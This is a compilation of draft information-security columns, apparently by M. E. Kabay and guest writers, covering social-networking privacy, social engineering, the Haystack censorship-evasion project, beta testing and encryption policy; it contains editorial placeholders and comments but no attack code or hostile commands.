[4] Maynor and Graham 2006, slide 28
[5] Maynor and Graham 2006, slide 29

[6] Maynor and Graham 2006, slide 31
[7] Maynor and Graham 2006, slide 33
[8] Maynor and Graham 2006, slide 35
[9] OWASP (2010). “Buffer Overflow.” Open Web Application Security Project < http://www.owasp.org/index.php/Buffer_Overflow >
[10] C++ Resources Network. 2009. < http://www.cplusplus.com/reference/clibrary/cstdio/sprintf/ >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

What Else Can You Tell Me?
Privacy issues in social-networking sites

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Kyle Covino is one of the bright young people that I very much appreciate at my local Staples store in Berlin Corners, Vermont. He and his colleagues in the technology department have never failed to greet me warmly and offer immediate help in finding the right equipment for my needs – and I have watched them serve other customers with the same enthusiasm and competence. Today, Mr Covino tackles an interesting question, especially for people his age: just how much should one reveal about oneself on the increasingly popular social networking sites? The remainder of today's column is entirely his own, with minor edits.

* * *

Age. Sex. Hometown. Religious and political views. These are some of the innocuous bits of information that Facebook < http://www.facebook.com > asks for when you first sign up. It certainly seems harmless enough; what does it matter if your friends see it – they probably already know it anyway. But what if those *Friends* were your employers, how about the *Friends of Friends*, or even worse, *Everyone*?

With 500+ million users< http://www.facebook.com/press/info.php?statistics >, Facebook is easily the king of social networking. It wasn't always like this; when it first started in 2004 the site was limited to just Harvard students< http://mashable.com/2006/08/25/facebook-profile/ >. But what does this popularity mean for you? Look again at the seemingly harmless info I opened with. To your friends it's nothing new, but to advertisers, or worse yet, dishonest strangers, the data you willingly input are a gold mine. Facebook itself is a business venture; they are out to provide a service and make money. What better way to do that than to open what was once your private data to the public?

In December of 2009 Facebook made one of the most controversial changes to their privacy policy. No longer could you have a nearly invisible account allowing only those you wanted in by default. A user's profile was now publicly searchable with most of the information opened up for all to see by default. Facebook users were not pleased< http://www.theatlantic.com/business/archive/2010/01/facebook-does-not-understand-the-meaning-of-privacy/33273/ >. Now, this isn't to say that Facebook pages couldn't be public before (they could), it was more about the loss of the choice. And that was the truly scary part.

Most Internet users expect their Web travel to be private and unrelated to their day-to-day lives. With social networking sites like Facebook or MySpace< http://www.myspace.com/ >, sharing your private thoughts or daily happenings with friends became commonplace. These sites cater particularly to the college-age crowd and you can imagine what kind of content would be shared. Pictures from last week's party may become evidence against you in your job hunt. This, of course, led to a new trend known as "Facebook Firing." Inappropriate actions or content posted on your personal time may have employers evaluating your fitness for current< http://www.upi.com/Odd_News/2010/05/17/Waitress-fired-for-Facebook-comment/UPI-39861274136251/ > or potential< http://moremoney.blogs.money.cnn.com/2009/04/21/fired-for-facebook-dont-let-it-happen-to-you/ > employment.

Let's say that you are on top of your security settings and have your Facebook page well locked down. Your boss isn't your Friend and you haven't added or been tagged in any racy or embarrassing photos. Are you safe now? Not necessarily < http://techcrunch.com/2010/05/11/yelp-security-hole-puts-facebook-user-data-at-risk-underscores-problems-with-instant-personalization/ >. Glitches < http://www.nytimes.com/2010/05/06/technology/internet/06facebook.html >in Facebook's own services may still share data, especially with Instant Personalization. Instant Personalization is intended to share some of your public Facebook data with certain Websites to, you guessed it, personalize the experience.< http://gigaom.com/2010/04/22/facebooks-instant-personalization-is-the-real-privacy-hairball/ >

With all these breaches of security, you'd be crazy to sign up for Facebook, right? To quote a friend of mine "If you were concerned about privacy you wouldn't be on Facebook." But being on Facebook doesn't mean you're not concerned with privacy. Rather, the issue is what information you provide and allow them to show. Recently many of my friends complained that Facebook revealed their cell-phone numbers. Shock and horror! Yes, but my friends supplied their cell-phone numbers to Facebook themselves. If they were so concerned about concealing those numbers, why did they fill in the fields in the first place?

Fortunately there is something you can do to limit what information that Facebook will share. Learn to love the *Account* button that's present throughout the site; this is the gateway to securing your profile. Specifically you'll want to look at the *Account*, *Privacy*, and *Application Settings* links, which provide the tools necessary to lock down your information and limit what others can see. Two good recent articles which provide details on how to use these settings properly are by Nilay Patel< http://www.engadget.com/2010/07/13/how-to-effectively-manage-your-facebook-privacy-settings-with-l/ > and by Whitson Gordon < http://lifehacker.com/5549394/how-to-return-facebook-privacy-settings-to-what-you-signed-up-for >. Facebook may change your settings without warning you, so you should check them periodically.

So what does this mean for young people – and even older people? Should we quit social-networking sites – or even the entire Web – completely? Well, no, that would be an overreaction. Realistically, today's article is more of a wakeup call to be cautious how you use the social-networking sites and other parts of the Web that ask for personal information. It's not so anonymous: it's more public than you may think at the time you sign up for that nifty site. Remember that the Internet never forgets: not only are there public archives,< http://www.archive.org/web/web.php >but once your information has been copied by other people and saved on their hard drives, you really have lost control over it.

[MK adds: If you think you might be embarrassed by that picture of yourself with the beer bottle in an anatomically improbable location or that a potential employer might look askance as the profanity-filled attack on their products that you posted when you were 16, you might want to think a bit more carefully about exactly what you post in a public forum. And just don't even THINK of posting libelous attacks on other people, hate-filled political propaganda, and threats of violence on your personal pages.]

Think before you press ENTER.

* * *

Kyle Covino < mailto:kylecovino@gmail.com > studied English at Franklin Pierce University

from 2001 to 2005. He currently earns a living repairing computers but continues to focus on his fiction writing.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Professionals: Don't Use Facebook and Twitter

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Friend and colleague Jan S. Buitron, MSIA, CISSP, MCSE, contributes an interesting analysis of security and social networking. The rest of today's column is entirely her work with minor edits.

* * *

The January 2010 "Security Threat Report: 2010" < http://i.zdnet.com/blogs/sophos-security-threat-report-jan-2010-wpna.pdf > from SOHOS starts with a section on social networking sites; the summary includes the statements, "2009 saw Facebook, Twitter, and other social networking sites solidify their position at the heart of many users' daily Internet activities, and saw these websites become a primary target for hackers. Because of this, social networks have become one of the most significant vectors for data loss and identity theft." The section on social networking (page 2) reports, "Companies now commonly use blogs to disseminate and share information. Forums serve as a form of technical support where professionals can troubleshoot with peers and colleagues. Meanwhile, many companies embrace Facebook and MySpace because the sites present a great way to connect with customers and spread the latest company news or product offerings to the public."

Do you receive a steady stream of invitations to join Facebook, MySpace, and Friendster? I have been told repeatedly by friends and colleagues that I should post personal information on these sites, tweet on Twitter, and use some of the many other social-networking tools available. However, as a computer-security professional, I have purposely avoided joining Facebook and tweeting on Twitter.

It's against my sense of personal security to use Websites asking for personal information unless I have a pretty good idea that they are secure. I like to use Netcraft's Web phishing toolbar < http://toolbar.netcraft.com/ > to avoid connecting to dubious sites. Unfortunately, from what I have researched about Facebook, MySpace and Twitter, I do not feel that they warrant my trust.

Vast Attack Surface

Businesses have taken to using social-networking sites to promote their services and to connect with prospective clients.< http://www.cutter.com/socialnetworking.html > While the trend may be progressive, it is also progressively risky. Facebook was designed by Harvard University student Mark Zuckerberg in 2004 as a project to keep students connected< http://mashable.com/2006/08/25/facebook-profile >. It appears that Mr. Zuckerberg was not

familiar with techniques for developing secure Web-facing sites. The result was a non-secure application: a hacker's paradise, but an end-user's nightmare.

According to two Internet security researchers who presented at the Black Hat Briefings in 2008< http://searchsecurity.techtarget.com.au/tips/26279-Black-Hat-roundup-Social-networking-sites-insecure-by-design-How-to-bust-Vista-Bluetooth-hackable >, sites like Facebook and MySpace are eminently hackable for several reasons. Shawn Moyer, founder of consultancy Agura Digital Security< http://www.agurasec.com/ > [and responsible for one of the funnier LinkedIn profiles (start at < http://www.linkedin.com/in/shawnmoyer >) that MK has ever seen], and Nathan Hamiel, founder of the Hexagon Security Group< http://hexsec.com/ >, presented evidence that social networks use "wide open" Application Programming Interfaces (APIs); this means that the applications used to run sites like Facebook and Myspace allow unrestricted application data interchanges. The attack surface is vast. The programming flaws "permit attackers to tap into user applications and exploit site code that's wide open to cross-site scripting and other attacks." It seems tantamount to hanging out signs on Facebook and Myspace that say, "Hack Me."

* * *

In the second of this two-part series, Jan Buitron discusses how social networking sites can be used for social engineering and looks at the safety of LinkedIn.

* * *

Jan S. Buitron, MSIA, CISSP, MCSE, is a 2009 graduate of the Masters of Science in Information Assurance (MSIA< http://infoassurance.norwich.edu/ >) program at Norwich University. She is currently teaching classes in the MSIA< http://www.regisdegrees.com/online-degree-programs/masters-information-assurance.asp > program for Regis University, Denver.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Social Engineering via Social Networking

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two parts, friend and colleague Jan S. Buitron, MSIA, CISSP, MCSE, continues her analysis of security and social networking. The rest of today's column is entirely her work with minor edits.

* * *

Pictures from a Picnic

Facebook affords opportunities for Internet thieves to invade businesses. In an example provided by network infrastructure provider Terramark (with the victim company and employee names anonymized), hackers hijacked a Facebook account belonging to "Bob," a male employee at a financial institution, and sent a link to an unsuspecting female employee named "Alice" at the same firm. There had been a company picnic the previous weekend, and the e-mail from the hijacked account belonging to Bob promised pictures from the recent picnic. Alice clicked the link, expecting to see pictures of the company picnic. It appeared that nothing happened, but she had downloaded a keylogger onto her company laptop. The thieves then obtained the female employee's remote company login and proceeded to breach a vulnerable, unpatched server inside the financial services company network.

Fortunately for the financial institution, the thieves were not adept at hiding their activities. More than one person in the company had received the fake link and complained to the corporate administrator that the link to the pictures was not working. The administrator got suspicious and found the breach after closely examining corporate system event logs.< http://www.physorg.com/news187688322.html > It had all started with an employee using Facebook on a company laptop.

I strongly recommend that government agencies and businesses avoid using social-networking sites to post internal operating information. It is a dubious exercise, at best. At worst, organizations are exposing themselves to considerable risk of security breaches.

Casually posting detailed information (e.g., through tweets) from high-security personnel – especially about absences from work such as their whereabouts on vacation or at conferences – may give industrial spies valuable information for penetration through social engineering. Recently Thomas Ryan, co founder of Private Security, carried out what is now called the "Robin Sage Experiment" by posting a fictitious female character as a 'cyber threat analyst' who is 25 years old with 10 years information security experience (why did no one notice this?). He added a flirty picture of "a cute girl from an adult website" < http://science.dodlive.mil/2010/07/21/the-dangers-of-friending-strangers-the-robin-sage-

experiment/ > and in less than a month, ‘she’ had over two hundred contacts in the military and intelligence communities. Worst of all, those contacts revealed national secrets readily to their new contact.

Readers with an investigative streak will quickly establish that I do use LinkedIn, the professionals’ social-networking site. I feel confident about the safety of using LinkedIn because numerous members of the cybersecurity community use LinkedIn. LinkedIn is designed for the business and privacy-minded. A member of LinkedIn has greater command over what others see in their public profile. LinkedIn has granular controls, allowing the user to block specific details of his\her profile from public view. You can choose to show or not show your picture, your location or even your last name < http://www.cio.com/article/485489/LinkedIn_Privacy_Settings_What_You_Need_to_Know?page=2&taxonomyId=3055 >.

In contrast, Facebook recently reduced its users’ abilities to manage what others see in their personal data. Facts like your current city, educational level and employment will be public information unless they are deleted < http://www.eff.org/deeplinks/2010/04/facebook-further-reduces-control-over-personal-information>.

Finally, the LinkedIn user also has final choice and control when it comes to establishing a connection. One users can ‘invite’ another to connect but the connection is not finalized until the invited person approves the connection. These are the reasons why I use LinkedIn, rather than Facebook, Twitter, or Friendster.

* * *

Jan S. Buitron, MSIA, CISSP, MCSE, is a 2009 graduate of the Masters of Science in Information Assurance (MSIA< http://infoassurance.norwich.edu/ >) program at Norwich University. She is currently teaching classes in the MSIA< http://www.regisdegrees.com/online-degree-programs/masters-information-assurance.asp > program for Regis University, Denver.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Lesson in a Haystack:
Idealists Take On the Theocracy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In mid-2009, Twitter< http://twitter.com/iran09 > became a prime medium for communications within and out of Iran during the protests over the corrupted elections< http://twitter.com/iran09 > in that fundamentalist theocracy< http://www.newsweek.com/2009/06/19/theocracy-and-its-discontents.html >. At about that time, San Francisco programmer Austin Heap< http://www.linkedin.com/in/austinheap > expressed his anger with repression by publishing lists of proxy servers that could be used to evade Iranian government censorship; the proxies promptly began disappearing and he received warnings from Iranians that the government was attacking the proxies. Matthew B. Stannard, *San Francisco Chronicle* Staff Writer, wrote< http://articles.sfgate.com/2009-06-17/news/17211048_1_proxy-server-twitter-iranian-government > that Heap's next effort was "… creating a password-protected list of proxy servers and giving only a handful of people access to each, reducing the possibility of a widespread attack. On his blog, he published simple instructions for configuring proxy servers." Within a few days, "his site came under a denial-of-service attack - a flood of phantom file requests from the United Kingdom designed to bring his system to its knees. Tuesday morning he received his first e-mailed threats."

Heap and his online colleague Daniel Colascione from Buffalo developed Haystack< http://www.haystacknetwork.com/ >, which they described in their Frequently Asked Questions (FAQ)< http://www.haystacknetwork.com/faq/ > page as "a computer program that allows full, uncensored access to the [I]nternet even in areas with heavy [I]nternet filtering such as Iran. We use a novel approach to obfuscating traffic that is exceptionally difficult to detect, much less block, but which at the same time allows users to security use normal [W]eb browsers and network applications."

The project participants responded to the question, "Is Haystack secure" by writing, "Yes. We go to great lengths to ensure that any traffic between our servers and our users looks like perfectly normal, innocuous, and unencrypted [W]eb traffic. It would be exceptionally difficult to detect and block automatically." They added, "However, even if our methods were compromised, our users' communications would be secure. We use state-of-the-art elliptic curve cryptography to ensure that these communications cannot be read. This cryptography is strong enough that the NSA trusts it to secure top-secret data, and we consider our users' privacy to be just as important. Cryptographers refer to this property as perfect forward secrecy."

Unfortunately, they responded to the question, "In keeping the source code a secret, aren't you just relying on 'security through obscurity'? Won't authorities eventually discover how your software works anyway?" with an insistence that "Everything that one of our users sends and receives is enciphered. It would take centuries for all the world's computers to decipher one of our users' browsing sessions even with full access to the Haystack source code."

In the next article in this two-part series, we'll watch as the Haystack collapses.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Lesson in a Haystack:
Kerckhoffs' Principle in Action

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two articles about the Haystack project designed to help Iranian dissidents and others fighting intrusive dictatorships, we follow the rise and fall of the project.

* * *

As described in a 13 September 2010 review of the history of Heap's efforts by Jillian C. York entitled "Haystack and Media Irresponsibility,"< http://jilliancyork.com/2010/09/13/haystack-and-media-irresponsibility/ > there was a flurry of enthusiastic reporting about the goals of Haystack. For example, Maggie Shiels, Technology Reporter for the BBC News in Silicon Valley, quoted Heap and Colascione extensively in a complimentary interview ("On Iran's virtual front line") published 6 August 2009 on the *BBC News* Web site< http://news.bbc.co.uk/2/hi/technology/8186761.stm >; the two idealists spoke at length about their commitment to freedom, making a difference, changing the world, and good versus evil. She also quoted Heap as saying, "It's completely secure for the user so the government can't snoop on them. We use many anonymising [sic – British spelling] steps so that identities are masked and it is as safe as possible so people have a safe way to communicate with the world."

The *Guardian* named Austin Heap its prestigious "Innovator of the Year" for 2010.< http://www.guardian.co.uk/megas/winner-2010-innovator-year-austin-heap >

On 9 September 2010, Evgeny Morozov posted "One week inside the Haystack"< http://neteffect.foreignpolicy.com/posts/2010/09/09/one_week_inside_the_haystack > in *Foreign Policy* magazine. He challenged the security claims of the Haystack project and provided strong criticism of the failure of the project to publish its source code or publish results of security testing.

The next day, according to Morozov, Haystack issued a promise that "Haystack will not be run again until there is a solid published threat model, a solid peer reviewed design, and a real security review of the Haystack implementation."

As of this writing in mid-September, Haystack has been shut down: "We have halted ongoing testing of Haystack in Iran pending a security review. If you have a copy of the test program, please refrain from using it." The *BBC News* Technology page < http://www.bbc.co.uk/news/technology-11298022 > and blogger John Graham-Cumming< http://blog.jgc.org/2010/09/myth-of-boy-wizard.html > published interesting analyses of the situation. For a brief radio piece about media involvement in the debacle, you can listen to National Public Radio's *On the Media* program for Sunday 19 September 2010 where there's a ten-minute piece called "After Haystack: Speech and Privacy Online."< http://audio.wnyc.org/otm/otm091710e.mp3 >

Concluding comments: Just last week, in my introduction to information assurance class< http://www.mekabay.com/courses/academic/norwich/is340/index.htm >, my students and I were going through an introduction to principles of cryptography.<

http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch07_introduction_to_cryptography.pdf > Slide 17 is about Kerckhoffs' Principle (see Bruce Schneier's 2002 discussion of this topic< http://www.schneier.com/crypto-gram-0205.html >), which is often summarized as "The strength of an encryption algorithm does not reside in the secrecy of the algorithm." And the corollary: "The strength of an encryption algorithm is not measurable unless the algorithm is known."

Slide 18 of my notes is entitled "Dangers of Proprietary Algorithms" and the details are as follows:
Therefore beware of secret, proprietary algorithms

- Many amateurs have failed utterly to defeat cryptanalysis
- Must demonstrate that even with knowledge of the algorithm and even knowledge of a plaintext & ciphertext sample, still too expensive to decrypt general ciphertext to make cryptanalysis worthwhile

Hmm: the experts have a point. I'm sorry that ignoring it endangered Iranian dissidents

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Antennagate:
Beta Testing in the Product Development Life Cycle

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Akhan Almagambetov is one of the most brilliant students I have ever had the privilege of working with; he graduated *magna cum laude* in 2008 from Norwich University with a BSc in Computer engineering and *three* minors: mathematics, information assurance and computer science. He sent me the following thoughts out of the blue and I am pleased to offer readers a mildly edited version of his contribution about the problems Apple iPhone users experienced when they touched their phones: their antenna effectiveness was reduced and questions were raised about the accuracy of the signal strength indicator.< http://www.networkworld.com/news/2010/062810-iphone4-antenna-flap.html >

* * *

Thinking back to Apple's "Antennagate" problem< http://gizmodo.com/5589336/apple-antennagate-and-why-its-time-to-move-on > of earlier this summer, I kept contemplating as to why one of the most powerful computer equipment companies—Apple—failed to see the things wrong with iPhone 4's antenna before the public did. Numerous sources told me one thing: Apple does very limited outside beta testing of their new hardware solutions.

Beta testing (BT) is the second step in product development testing (which comes after the product has been internally tested, via a process commonly referred to as *alpha testing*). This step usually involves a limited audience of potential consumers, most of whom are outsiders and who have signed a non-disclosure agreement (NDA) with the company. These tests are usually administered by the manufacturers themselves, through custom-built BT portals (such as NETGEAR< https://www.beta.netgear.com/login.html >) or a beta-test administrator, such as Centercode< http://www.centercode.com >.

In the industry, Centercode is regarded as one of the best beta test companies in existence today.< URL REFERENCE > With over eight years of experience, they have a number of solutions—ranging from custom-designed BT portals to managed betas—to get manufacturers on their way to building a better, more robust product. When Centercode administers a beta test, manufacturers often get an overwhelming number of problem reports and feedback in the shortest time possible: Centercode specifically matches the best beta testers from its extensive pool of over 45,000 candidates to the client's specific beta.< URL REFERENCE FOR ASSERTIONS >

From a tester's perspective, all beta tests generally run for about two to three weeks (sometimes longer, depending on the requirements from the customer). Once volunteer testers have updated their profile in Centercode's system, they are periodically matched to hardware (or software) betas and are notified of them via e-mail. Once a volunteer applies for a particular beta, it takes about a week to see whether they're accepted into it or are rejected (in which case there is no notification). If accepted, they are required to verify shipping information and agree to the NDA. The product usually arrives the next day via an overnight shipment and the tester is on their way to making some company's product even better. As an incentive, volunteers usually receive

some sort of compensation later on, such as payment, discounts or (usually) a retail version of the product tested.

Beta testing is a rewarding experience, both for the testers involved and the company which receives invaluable feedback from real-world users. Manufacturers should recognize the drawbacks to using only internal resources for testing of new products and accept third-part BT as an essential step in the development of solid, bug-free products—hardware and software—and a good way of minimizing the likelihood of incidents like the infamous "Antennagate."

* * *

Akhan Almagambetov < http://www.linkedin.com/in/akhanalmagambetov > is currently working towards his PhD in the security of supervisory control and data acquisition (SCADA) systems at Syracuse University< URL FOR APPROPRIATE PAGE >. He has a personal Website < http://www.akhanalmagambetov.com > and welcomes comments.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Tap Dancing Around the Fourth Amendment: Encryption for the Internet and for Telephony

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Professor Ric Steinberger, CISSP is one of the most frequent and highly respected instructors in the Norwich University Master of Science program in Information Assurance (MSIA).< http://infoassurance.norwich.edu >. He is also one of my favorite colleagues, with wide interests and a keen eye for interesting articles. He often shares his comments and insights and recently sent such an interesting spontaneous essay about current developments in encryption policy that I asked him to expand it for this column. Everything that follows is entirely his own work with minor edits.

* * *

"It's personal. It's private. And it's no one's business but yours. You may be planning a political campaign, discussing your taxes, or having a secret romance…. Whatever it is, you don't want your private electronic mail… [e-mail] or confidential documents read by anyone else." These words were first written by Phil Zimmerman< URL > almost 20 years ago (1991, revised in 1999). < http://bit.ly/6ENqgL >

In 1991, Zimmerman released Pretty Good Privacy (PGP) < URL > and made it available, including source code, by FTP, thus allowing virtually anyone with an Internet connection to download it. At that time, PGP (based on the RSA< URL > algorithm) was the first freely available public-key based encryption program< http://www.mekabay.com/overviews/using_pgp.ppt >. The net result was that the Internet and e-mail using public had a relatively easy means to use strong encryption to exchange messages that the US government could not read. Strong encryption was (and is) encryption that is essentially unbreakable by large governments employing professional cryptographers who have the world's most powerful supercomputers at their disposal.

The US government was not amused by PGP, to put it mildly. Zimmerman was accused of violating the Arms Export Control Act and its resultant US International Traffic in Arms Regulations (ITAR) because advanced cryptographic software was considered a munition. Open source cryptography supporters sometimes wore Tee shirts that sported a perl-based implementation of the RSA algorithm followed by the words, "This shirt is a munition". [Mich Kabay wrote an inflammatory article in *Network World* in 1993 lambasting the ITAR.< http://www.mekabay.com/infosecmgmt/itar_1993.pdf >] A three year investigation of Zimmerman followed and the government finally dropped its case in 1996.

Flash forward to our own time, and the same kinds of battles are being refought by the US and a number of foreign governments (e.g., India< http://nyti.ms/afwbuR > , UAE< http://nyti.ms/bKxDGn >, and Saudi Arabia< http://nyti.ms/9ZYSRl >). Now, it's not just e-mail that's being targeted. It's commercial mobile telephone networks (especially Blackberry, where the current design does not allow even RIM< URL >, the company that has developed Blackberry, to decrypt its users' voice communications). Also under government investigation is virtually every form of Internet-based communication, be it for business or personal use. Examples of applications and protocols now being examined by governments include VoIP<

Comment [MK1]: My Internet connection is down – I will hope that the mail gets through after I go to sleep. There were four links I could not check and I assigned the first three to these countries – please see if the links are the right ones for the specific nations. http://nyti.ms/9ZYSRl

URL > (e.g., Skype, Google Voice) and peer-to-peer chat environments< URL > (e.g., AIM, Yahoo! Messenger, IRC, Windows Live Messenger, and Facebook).

Writer _____ of the *New York Times* reported on September 27, 2010, "Essentially, officials want Congress to require all services that enable communications … to be technically capable of complying if served with a wiretap order. The mandate would include being able to intercept and unscramble encrypted messages." < http://nyti.ms/9ZYSRl >

While most people would agree that democratic governments have a right to detect and disrupt individuals engaged in dangerous conspiracies and to intercept and decrypt such groups' communications, there remain some serious problems with the above approach. The fundamental issue is that the government appears to believe that Internet and wireless digital communications are essentially just modern versions of a 1950s analog telephone call. And we all know that the FBI and police departments have been able to wiretap phone calls for almost as long as there have been telephones.

Right now, governments may be able to browbeat or legally require large telephone companies to implement technical controls that allow for the interception, and if necessary, decryption, of mobile phone calls. It has been alleged, but not proven, that the National Security Agency (NSA) < URL >, during the Bush administration, pressured several large US telephone companies to provide a means of tapping any phone call that traversed their networks.

It's not clear today whether RIM, which operates the Blackberry network, would alter its architecture (and possibly its phones) to allow some governments to tap the encrypted conversations and data streams of its customers. Nor is it clear how businesses would react to what could be construed as a serious attack on their security: if governments can tap, then possibly so could some unauthorized third parties.

Furthermore, it's virtually impossible, given the variety of existing peer-to-peer digital communication applications that support encryption, for any government to decrypt confidential user communications. There's too much open-source encryption software< URL > freely available to everyone to hope to stop encryption altogether.

It's even more challenging for governments: What about encrypted clouds< URL >, possibly hosted offshore? What about photographs or videos of encrypted text posted on photo sharing Web sites or YouTube? What about Steganography, where encrypted materials are embedded in the data stream of pictures or music? < URL > What about personal virtual private networks (VPNs)? < URL >

For better or for worse, we have irreversibly entered a new age. Governments are going to have to get used to viewing confidential communications either before they are encrypted or after they get decrypted – and with the legal cover of a warrant.

* * *

Ric Steinberger, CISSP, is…. (put in a nice juicy biographical paragraph with links and, if you wish, an e-mail address for reader comments).

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html >

Comment [MK2]: Or, if you have 'em, put in individual links to articles online discussing each of these services individually.

Comment [MK3]: Sorry I can't look it up myself this evening.

in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Tap Dancing Around the Fourth Amendment: Governments Pressuring Encryption Applications

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this pair of columns, Prof Ric Steinberger, CISSP of the Norwich University Master of Science program in Information Assurance (MSIA)< http://infoassurance.norwich.edu > reviewed arguments about encryption in the USA in the early 1990s. Today he looks at current pressures around the world being applied to encryption applications.

* * *

Writer Charlie Savage of the *New York Times* reported on September 27, 2010, "Essentially, officials want Congress to require all services that enable communications … to be technically capable of complying if served with a wiretap order. The mandate would include being able to intercept and unscramble encrypted messages." < http://nyti.ms/9ZYSRl >

While most people would agree that democratic governments have a right to detect and disrupt individuals engaged in dangerous conspiracies and to intercept and decrypt such groups' communications, there remain some serious problems with the above approach. The fundamental issue is that the government appears to believe that Internet and wireless digital communications are essentially just modern versions of a 1950s analog telephone call. And we all know that the FBI and police departments have been able to wiretap phone calls for almost as long as there have been telephones.

Right now, governments may be able to browbeat or legally require large telephone companies to implement technical controls that allow for the interception, and if necessary, decryption, of mobile phone calls. It has been alleged, but not proven, that the National Security Agency (NSA) < http://www.nsa.gov/ >, during the Bush administration, pressured several large US telephone companies to provide a means of tapping any phone call that traversed their networks.

It's not clear today whether RIM, which operates the Blackberry network, would alter its architecture (and possibly its phones) to allow some governments to tap the encrypted conversations and data streams of its customers. Nor is it clear how businesses would react to what could be construed as a serious attack on their security: if governments can tap, then possibly so could some unauthorized third parties.

Furthermore, it's virtually impossible, given the variety of existing peer-to-peer digital communication applications that support encryption, for any government to decrypt confidential user communications. There's too much open-source encryption software (e.g., OpenSSL < http://www.openssl.org >, OpenSsh < http://www.openssh.com/ >, and OpenPGP http://www.openpgp.org/ >) freely available to everyone to hope to stop encryption altogether.

It's even more challenging for governments: What about encrypted clouds< http://www.cloudsecurityalliance.org/ >, possibly hosted offshore? What about photographs or videos of encrypted text posted on photo sharing Web sites or YouTube? What about steganography, where encrypted materials are embedded in the data stream of pictures or music? < http://bit.ly/2Iwe6b > What about personal virtual private networks (VPNs)? <

http://bit.ly/Dzzst >

For better or for worse, we have irreversibly entered a new age. Governments are going to have to get used to viewing confidential communications either before they are encrypted or after they get decrypted – and with the legal cover of a warrant.

* * *

Ric Steinberger, CISSP< mailto:ricsteinberger@gmail.com >, is a network security consultant and an adjunct faculty member in Norwich University's MSIA program. He is also helping manage a company focused on iPhone applications.

